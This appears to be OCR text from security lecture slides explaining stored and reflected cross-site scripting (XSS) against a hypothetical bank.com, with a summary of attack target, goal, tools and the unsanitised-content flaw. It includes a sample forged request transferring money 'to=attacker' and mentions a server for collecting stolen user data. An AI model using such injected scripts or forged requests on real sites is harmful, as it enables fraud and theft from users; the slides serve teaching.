
# Stored XSS attack




④ Execute the malicious script *as though the server meant us to run it*

```
GET http://bank.com/transfer?amt=9999&to=attacker
```

# Stored XSS attack



# Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-generated content* page on a vulnerable web service

- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)

- Attacker tools: ability to leave content on the web server (e.g., via an ordinary browser). Optional tool: a server for receiving stolen user information

- Key trick: Server fails to ensure that content uploaded to page does not contain embedded scripts


# Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the **`bank.com`** server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the **`bank.com`** server


2. Reflected XSS attack
   - Attacker gets you to send the **`bank.com`** server a URL that includes some Javascript code
   - **`bank.com`** *echoes* the script back to you in its response
   - Your browser, none the wiser, executes the script in the response within the same origin as bank.com

# Reflected XSS attack


# Reflected XSS attack



